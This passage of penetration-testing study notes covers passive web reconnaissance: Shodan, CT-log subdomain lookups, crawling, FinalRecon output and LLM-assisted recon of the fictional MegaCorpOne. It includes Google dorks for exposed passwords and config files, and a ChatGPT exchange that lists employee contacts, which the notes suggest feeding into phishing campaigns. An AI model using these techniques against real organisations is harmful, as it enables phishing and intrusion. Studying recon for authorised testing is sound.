+ /wp-login.php?action=register: Cookie wordpress_test_cookie created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /wp-login.php:X-Frame-Options header is deprecated and has been replaced with the Content-Security-Policy HTTP header with the frame-ancestors directive instead. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /wp-login.php: Wordpress login found.
+ 1316 requests: 0 error(s) and 12 item(s) reported on remote host
+ End Time: 2024-05-31 13:47:27 (GMT0) (693 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
Netcraft
… is an internet service company based in England offering a free web portal that performs various information gathering functions, such as discovering which technologies are running on a given website and finding which other hosts share the same IP netblock.
After querying the target domain on the DNS search page you can view a “site report” for each server found that provides additional information and history about the server by clicking on the file icon next to each site URL.
The start of the report covers registration information. If you scroll down, you discover various “site technology” entries.
Crawling
… often called spidering, is the automated process of systematically browsing the World Wide Web. It follows links from one page to another, collecting information.
Example:
-
Homepage
├── link1
├── link2
└── link3 -
link1 Page
├── Homepage
├── link2
├── link4
└── link5 -
and so on …
Breadth-first-crawling
… prioritizes exploring a website’s width before going deep. It starts by crawling all the links on the seed page, then moves on those pages, and so on. This is useful for getting a broad overview of a website’s structure and content.
Depth-first-crawling
… prioritizes depth over breadth. It follows a single path of links as far as possible before backtracking and exploring other paths. This can be useful for finding specific content or reaching deep into a website’s structure.
Extractig Valuable Information
- Links (_Internal and External)
- fundamental building blocks of the web, connecting pages within a website and to other websites
- Comments
- comment sections on blogs, forums, or other interactive pages can be a goldmine of information
- Metadata
- refers to data about data
- in the context of web pages, it includes information like page titles, descriptions, keywords, author names, and dates
- Sensitive Files
- web crawlers can be configured to actively search for sensitive files that might be inadvertently exposed on a website
Popular Crawlers
- Burp Suite Spider
- OWASP ZAP
- Scrapy
- Apache Nutch
- ReconSpider
robots.txt
… is a simple text file placed in the root directory of a website. It adheres to the Robots Exclusion Standard, guidelines for how web crawlers should behave when visiting a website. This file contains instructions in the form of “directives” that tell bots which parts of the website they can and cannot crawl.
Structure
The robots.txt follows a straightforward structure, with each set of instruction, or “record”, separated by a blank line. Each record consists of two main components:
- User-Agent
- specifies which crawler or bot the following rules apply to
- a “*” indicates that the rules apply to all bots
- Directives
- these lines provide specific instructions to the identified user-agent
Common directives:
| Directive | Example | Description |
|---|---|---|
| Disallow | Disallow: /admin/ | specifies paths or patterns that the bot should not crawl |
| Allow | Allow: /public/ | explicitly permits the bot to crawl specific paths or patterns, even if they fall under a broader Disallow rule |
| Crawl-delay | Crawl-delay: 10 | sets a delay between successive requests from the bot to avoid overloading the server |
| Sitemap | Sitemap: https://www.example.com/sitemap.xml | provides the URL to an XML sitemap for more efficient crawling |
Full robots.txt example:
User-agent: *
Disallow: /admin/
Disallow: /private/
Allow: /public/
User-agent: Googlebot
Crawl-delay: 10
Sitemap: https://www.example.com/sitemap.xml
Well-Known URIs
The .well-known standard, defined in RFC 8615, serves as a standardized directory within a website’s root domain. This designated location, typically accessible via the /.well-known/ path on a web server, centralizes a website’s critical configuration files and information related to its services, protocols. and security mechanisms.
The Internet Assigned Numbers Authority (IANA) maintains a registry of .well-known URIs, each serving a specific purpose defined by various specifications and standards. Some examples:
| URI Suffix | Description |
|---|---|
| security.txt | contains contact information for security researchers to report vulnerability |
| /.well-known/change-password | provides a standard URL for directing users to a password change page |
| openid-configuration | defines configuration details for OpenID Connect, an identity layer on top of the OAuth 2.0 protocol |
| assetlinks.json | used for verifying ownership of digital assets associated with a domain |
| mta-sts.txt | specifies the policy for SMTP MTA Strict Transport Security to enhace email security |
Search Engines
… serve you as your guides in the vast landscape of the internet, helping you to navigate through the seemingly endless expanse of information. However, beyond their primary function of answering everyday queries, search engines also hold a treasure trove of data that can be invaluable for web recon and information gathering.
Search Operators
… are like search engines’ secret codes. These special commands and modifiers unlock a new level of precision and control allowing you to pinpoint specific types of information amidst the vastness of the indexed web.
Here are some of them.
OffSec maintains the Exploit Database which has lots of different approaches to a various amount of google dorks.
Shodan
… is a search engine that crawls devices connected to the internet, including the servers that run websites, as well as devices like routers and IoT devices.
Before using Shodan, you mus register a free account, which provides limited access.
Search operators are also to some extent implemented into Shodan. For example, you can use hostname:megacorpone.com.

In this case, Shodan lists the IPs, services, and banner information. All of this is gathered passively, avoiding interacting with the client’s web site.
This information gives you a snapshot of your target’s internet footprint. For example, there are four servers running SSH. You can drill down to refine your results by clicking on “SSH” under “Top Ports” on the left pane.

Based on Shodan’s results, you know exactly which version of OpenSSH is running on each server. If you click on an IP address, you can retrieve a summary of the host.

You can review the ports, services, and technologies used by the server on this page. Shodan will also reveal if there are any published vulns for any of the identified services or technologies running on the same host. This information is invaluable when determining where to start when you move to active testing.
Open-Source Code
Code stored online can provide a glimpse into the programming languages and frameworks used by an organization. On a few rare occasions, devs have even accidentally committed sensitive data and creds to public repos. The following resources could help you:
- GitHub
- GitHub Gist
- GitLab
- SourceForge
The search tools for some of these platforms will support the Google search operators.
GitHub
To perform any GitHub search, you first need to register a basic account. Once you’ve logged in to your GitHub account, you can perform multiple keyword-based searches by typing into the top-right search field.
Doing this manually will work best on small repos. For larger repos, you can use several methods to help automate some of the searching, such as Gitrob and Gitleaks. Most of these tools require an access token to use the source code-hosting provider’s API.
info
Don’t forget that GitHub rate-limits unauthenticated API requests. If you’re using automated tools like Gitleaks, a personal access token is often required.
The following screenshot shows an example of Gitleaks finding an AWS Access Key ID in a file.

Tools that search through source code for secrets, like Gitrob or Gitleaks, generally rely on regex or entropy-based detections to identify potentially useful information.
info
Entropy-based tools scan for values that appear highly random - often a sign of keys, passwords, or tokens.
Web Archives
With the Internet Archive’s Wayback Machine, you have a unique oppurtunity to revisit the past and explore the digital footprints of websites as they once were.
It can help with:
- uncovering hidden assets and vulns
- tracking changes and identifying patterns
- gathering intel
- stealthy recon
Certificate Transparency Logs
… are public, append-only ledgers that record the issuance of SSL/TLS certificates. Whenever a Certificate Authority (CA) issues a new certificate, it must submit it to multiple CT logs. Independent organisations maintain these logs and are open for anyone to inspect.
You can think of CT logs as a global registry of certificates. They provide a transparent and verifiable record of every SSL/TLS certificate issued for a website. This transparency serves several crucial purposes:
- Early Detection of Rogue Certificates
- Accountability for Certificate Authorities
- Strengthening the Web PKI
CT Logs and Web Recon
CT logs offer a unique advantage in subdomain enumeration compared to other methods. Unlike brute-forcing or wordlist-based approaches, which rely on guessing or predicting subdomain names, CT logs provide a definitive record of certificates issued for a domain and its subdomains. This means you’re not limited by the scope of your wordlist or the effectiveness of your brute-forcing algorithm. Instead, you gain access to a historical and comprehensive view of a domain’s subdomains, including those that might not be actively used or easily guessable.
Furthermore, CT logs can unveil subdomains associated with old or expired certificates. These subdomains might host outdated software or configurations, making them potentially vulnerable to exploitation.
In essence, CT logs provide a reliable and efficient way to discover subdomains without the need for exhaustive brute-forcing or relying on the completeness of wordlists. They offer a unique window into a domain’s history and can reveal subdomains that might otherwise remain hidden, significantly enhancing your recon capabilities.
Two popular options for searching CT logs:
Crt.sh lookup example:
d41y@htb[/htb]$ curl -s "https://crt.sh/?q=facebook.com&output=json" | jq -r '.[]
| select(.name_value | contains("dev")) | .name_value' | sort -u
*.dev.facebook.com
*.newdev.facebook.com
*.secure.dev.facebook.com
dev.facebook.com
devvm1958.ftw3.facebook.com
facebook-amex-dev.facebook.com
facebook-amex-sign-enc-dev.facebook.com
newdev.facebook.com
secure.dev.facebook.com
Security Headers and SSL/TLS
… can help in gathering information about a website or domain’s security posture.
One such site, Security Headers, will analyze HTTP response headers and provide basic analysis of the target site’s security posture. You can use this to get an idea of an organization’s coding and security practices based on the results.
Scanning www.megacorpone.com:

The site is missing several defensive headers, such as Content-Security-Policy and X-Frame-Options. These missing headers are not necessarily vulns in and of themselves, but they could indicate web devs or server admins that are not familiar with server hardening.
Another scanning tool you can use is the SSL Server Test from Qualys SSL Labs. This tool analyzes a server’s SSL/TLS configuration and compares it against current best practices. It will also identify some SSL/TLS related vulnerabilities, such as Poodle or Heartbleed.
Scanning www.megacorpone.com:

These results seem better than the Security Header check. However, this shows that the server supports TLS versions such as 1.0 and 1.1, which are deemed legacy as they implement insecure sipher suites - this ultimately suggests that your target is not applying current best practices for SSL/TLS hardening. Disabling the _TLS_DHE_RSA_WITH_AES_256_CBC_SHA_ suite has been recommended for several years, for example, due to multiple vulns both on AES cipher block chaining mode and the SHA1 algorithm. You can use these findings to gain insights about the security practices, or lack thereof, within the target organization.
Automating Recon
… can significantly enhance efficiency and accuracy, allowing you to gather information at scale and identify potential vulns more rapidly.
Recon Frameworks
… aim to provide a complete suite of tools for web recon. Some are:
- FinalRecon
- Recon-ng
- theHarvester
- SpiderFoot
- OSINT Framework
FinalRecon example:
d41y@htb[/htb]$ ./finalrecon.py --headers --whois --url http://inlanefreight.com
______ __ __ __ ______ __
/\ ___\/\ \ /\ "-.\ \ /\ __ \ /\ \
\ \ __\\ \ \\ \ \-. \\ \ __ \\ \ \____
\ \_\ \ \_\\ \_\\"\_\\ \_\ \_\\ \_____\
\/_/ \/_/ \/_/ \/_/ \/_/\/_/ \/_____/
______ ______ ______ ______ __ __
/\ == \ /\ ___\ /\ ___\ /\ __ \ /\ "-.\ \
\ \ __< \ \ __\ \ \ \____\ \ \/\ \\ \ \-. \
\ \_\ \_\\ \_____\\ \_____\\ \_____\\ \_\\"\_\
\/_/ /_/ \/_____/ \/_____/ \/_____/ \/_/ \/_/
[>] Created By : thewhiteh4t
|---> Twitter : https://twitter.com/thewhiteh4t
|---> Community : https://twc1rcle.com/
[>] Version : 1.1.6
[+] Target : http://inlanefreight.com
[+] IP Address : 134.209.24.248
[!] Headers :
Date : Tue, 11 Jun 2024 10:08:00 GMT
Server : Apache/2.4.41 (Ubuntu)
Link : <https://www.inlanefreight.com/index.php/wp-json/>; rel="https://api.w.org/", <https://www.inlanefreight.com/index.php/wp-json/wp/v2/pages/7>; rel="alternate"; type="application/json", <https://www.inlanefreight.com/>; rel=shortlink
Vary : Accept-Encoding
Content-Encoding : gzip
Content-Length : 5483
Keep-Alive : timeout=5, max=100
Connection : Keep-Alive
Content-Type : text/html; charset=UTF-8
[!] Whois Lookup :
Domain Name: INLANEFREIGHT.COM
Registry Domain ID: 2420436757_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.registrar.amazon.com
Registrar URL: http://registrar.amazon.com
Updated Date: 2023-07-03T01:11:15Z
Creation Date: 2019-08-05T22:43:09Z
Registry Expiry Date: 2024-08-05T22:43:09Z
Registrar: Amazon Registrar, Inc.
Registrar IANA ID: 468
Registrar Abuse Contact Email: abuse@amazonaws.com
Registrar Abuse Contact Phone: +1.2024422253
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Name Server: NS-1303.AWSDNS-34.ORG
Name Server: NS-1580.AWSDNS-05.CO.UK
Name Server: NS-161.AWSDNS-20.COM
Name Server: NS-671.AWSDNS-19.NET
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
[+] Completed in 0:00:00.257780
[+] Exported : /home/htb-ac-643601/.local/share/finalrecon/dumps/fr_inlanefreight.com_11-06-2024_11:07:59
LLM-Powered Recon
ChatGPT - Free Version
To begin with, you can perform a prompt to query whois information about the megacopone domain:
whois megacorpone.com
You receive the following response:
The domain megacorpone.com was registered on January 22, 2013, and is set to expire on January 22, 2025. The registrar for this domain is Gandi SAS. (Whois)
The registrant's contact information is as follows:
• Name: Alan Grofield
• Organization: MegaCorpOne
• Address: 2 Old Mill St, Rachel, Nevada, 89001, United States
• Phone: +1.9038836342
• Email: [email protected]
The domain's name servers are:
• ns1.megacorpone.com
• ns2.megacorpone.com
• ns3.megacorpone.com
The domain status is listed as "clientTransferProhibited," which means the domain is locked to prevent unauthorized transfers. (Whois)
Please note that WHOIS information can change over time, and some details may be protected for privacy reasons.
You discovered some valuable information. You identified the name of the contact associated with the domain, as well as details about its domain name servers. The first piece of information can be used to pursue further OSINT recon and the latter to run active enumeration/footprinting.
In a similar fashion, you could now emply ChatGPT to retrieve all the public information about MegaCorp One, including company structure and employee data.
Can you print out all the public information about company structure and employees of megacorpone?
In response, a wealth of organized information is returned, which includes contacts and social media handles of about every company employee.
MegaCorp One is a company specializing in disruptive innovation within the nanotechnology industry. The company's headquarters are located at 2 Old Mill St, Rachel, Nevada, 89001, United States.
Company Structure and Leadership:
• Chief Executive Officer (CEO): Joe Sheer
• Email: joe@megacorpone.com
• Twitter: @Joe_Sheer
• Background: Joe Sheer has been featured in the Journal of NanoTimes, stating: "Our team is creating the building blocks of modern society, where technology and life are inseparable."
• Vice President of Legal Affairs: Mike Carlow
• Email: Not publicly available
• Phone: +5-********03
• Marketing Director: Matt Smith
• Email: msmith@megacorpone.com
• Twitter: @MattSmithMCO
• Web Designer: Tom Hudson
• Email: thudson@megacorpone.com
• Twitter: @TomHudsonMCO
• Senior Developer: Tanya Rivera
• Email: trivera@megacorpone.com
• Twitter: @TanyaRiveraMCO
• Electrical Specialist: Mutunga Muli
• Email: Not publicly available
• Phone: Not publicly available
• System Analyst: Soum Test
• Email: Not publicly available
• Phone: Not publicly available
• System Administrator: Steve Wong
• Email: Not publicly available
• Phone: Not publicly available
• Investments: Fred Ducasse
• Email: Not publicly available
• Phone: Not publicly available
• Collections: Stan Denvers
• Email: Not publicly available
• Phone: Not publicly available
• Employee: Johnny Five
• Email: Not publicly available
• Phone: Not publicly available
• Employee: Ga Rod Boss
• Email: Not publicly available
• Phone: Not publicly available
• Employee: Alan Grofield
• Email: Not publicly available
• Phone: Not publicly available
Employee Count:
• Total Employees: Approximately 237
...
You can now feed and tune your phishing strategies based on this valuable information. For instance, targeted phone calls and phishing campaigns can be set up in parallel to maximize results.
Even though ChatGPT cannot directly perform Google dorks, it would still be an invaluable tool just to generate a quick setlist of readymade ones, based on your target.
can you provide the best 20 google dorks for megacorpone.com website tailored for a penetration test?
...
Basic Information Gathering
1. site:megacorpone.com
2. site:megacorpone.com -www
(To identify subdomains.)
Directory and File Discovery
3. site:megacorpone.com intitle:"index of"
4. site:megacorpone.com ext:php | ext:html | ext:asp | ext:jsp
5. site:megacorpone.com filetype:pdf | filetype:doc | filetype:docx | filetype:xls | filetype:xlsx
Vulnerable Pages or Parameters
6. site:megacorpone.com inurl:"admin"
7. site:megacorpone.com inurl:"login"
8. site:megacorpone.com inurl:"signup"
9. site:megacorpone.com inurl:"register"
10. site:megacorpone.com inurl:"forgot password"
11. site:megacorpone.com inurl:"upload"
Configuration Files and Sensitive Data
12. site:megacorpone.com ext:env | ext:yaml | ext:json | ext:xml
13. site:megacorpone.com ext:conf | ext:ini | ext:log
14. site:megacorpone.com "password" filetype:txt | filetype:csv
Leaked Information
15. site:megacorpone.com "username" "password"
16. site:megacorpone.com "confidential"
17. site:megacorpone.com "private"
Source Code and Repositories
18. site:megacorpone.com ext:sql | ext:db
19. site:megacorpone.com "gitlab" | "github" | "bitbucket"
20. site:megacorpone.com "source code"
Bonus Tips
• Combine dorks with cache: for cached versions of pages.
• Use related:megacorpone.com to discover similar sites, potentially for third-party apps or vendors.
• Include the site: dork with -ext:pdf to filter out irrelevant documents.
...
You can also passively gather a website’s technology stack via LLMs.
Retrieve the technology stack of the megacorpone.com website
The following response shows the different technologies making up the megacorpone.com website, each one listed along with a brief description.
The website megacorpone.com utilizes the following technologies:
• Programming Languages and Frameworks:
• jQuery: A cross-platform JavaScript library designed to simplify client-side scripting.
• Bootstrap: A free and open-source front-end framework for designing websites and web applications.
• Font Awesome: A toolkit for adding vector icons and social logos to websites.
• ECMAScript: A scripting-language specification standardized by Ecma International.
• JavaScript: The programming language of HTML and the web.
• HTML: The standard markup language for documents designed to be displayed in a web browser.
• Content Delivery Networks (CDNs):
• Google Hosted Libraries: A content distribution network for the most popular, open-source JavaScript libraries.
• Web and Application Servers:
• Apache HTTP Server: A free and open-source cross-platform web server software.
• Other IT Infrastructure Software:
• GitHub Pages: A static site hosting service designed to host personal, organization, or project pages directly from a GitHub repository.
These technologies collectively support the functionality and performance of the megacorpone.com website.
When performing passive information gathering, LLMs outperform traditional tools by synthesizing unstructured data from diverse sources at scale. They provide faster aggregation, uncover subtle correlations, and reveal insights often missed by conventional methods, enabling more precise and efficient recon.
Linux
Linux Fundamentals
Intro
Components
| Component | Description |
|---|---|
| Bootloader | a piece of code that runs to guide the booting process to start the OS |
| OS Kernel | the kernel is the main component of an OS; it manages the resources for system’s I/O devices at the hardware level |
| Daemons | background services; their purposes is to ensure that key functions such as scheduling, printing, and multimedia are working correctly; these small programs load after you booted or log into the computer |
| OS Shell | the OS shell or the command language interpreter is the interface between the OS and the user; this interface allows the user to tell the OS what to do |
| Graphics Server | provides a graphical sub-system called “X” or “X-Server” that allows graphical programs to run locally or remotely on the X-windowing system |
| Windows Manager | also known as a graphical user interface (GUI); there are many options including GNOME, KDE, MATE, Unity, and Cinnamon; a desktop environment usually has several applications, including file and web browser; these allow the user to access and manage the essential and frequently accessed features and services of an OS |
| Utilities | apps or utilities are programs that perform particular functions for the user or another program |
Architecture
| Layer | Description |
|---|---|
| Hardware | peripheral devices such as the system’s RAM, hard drive, CPU and others |
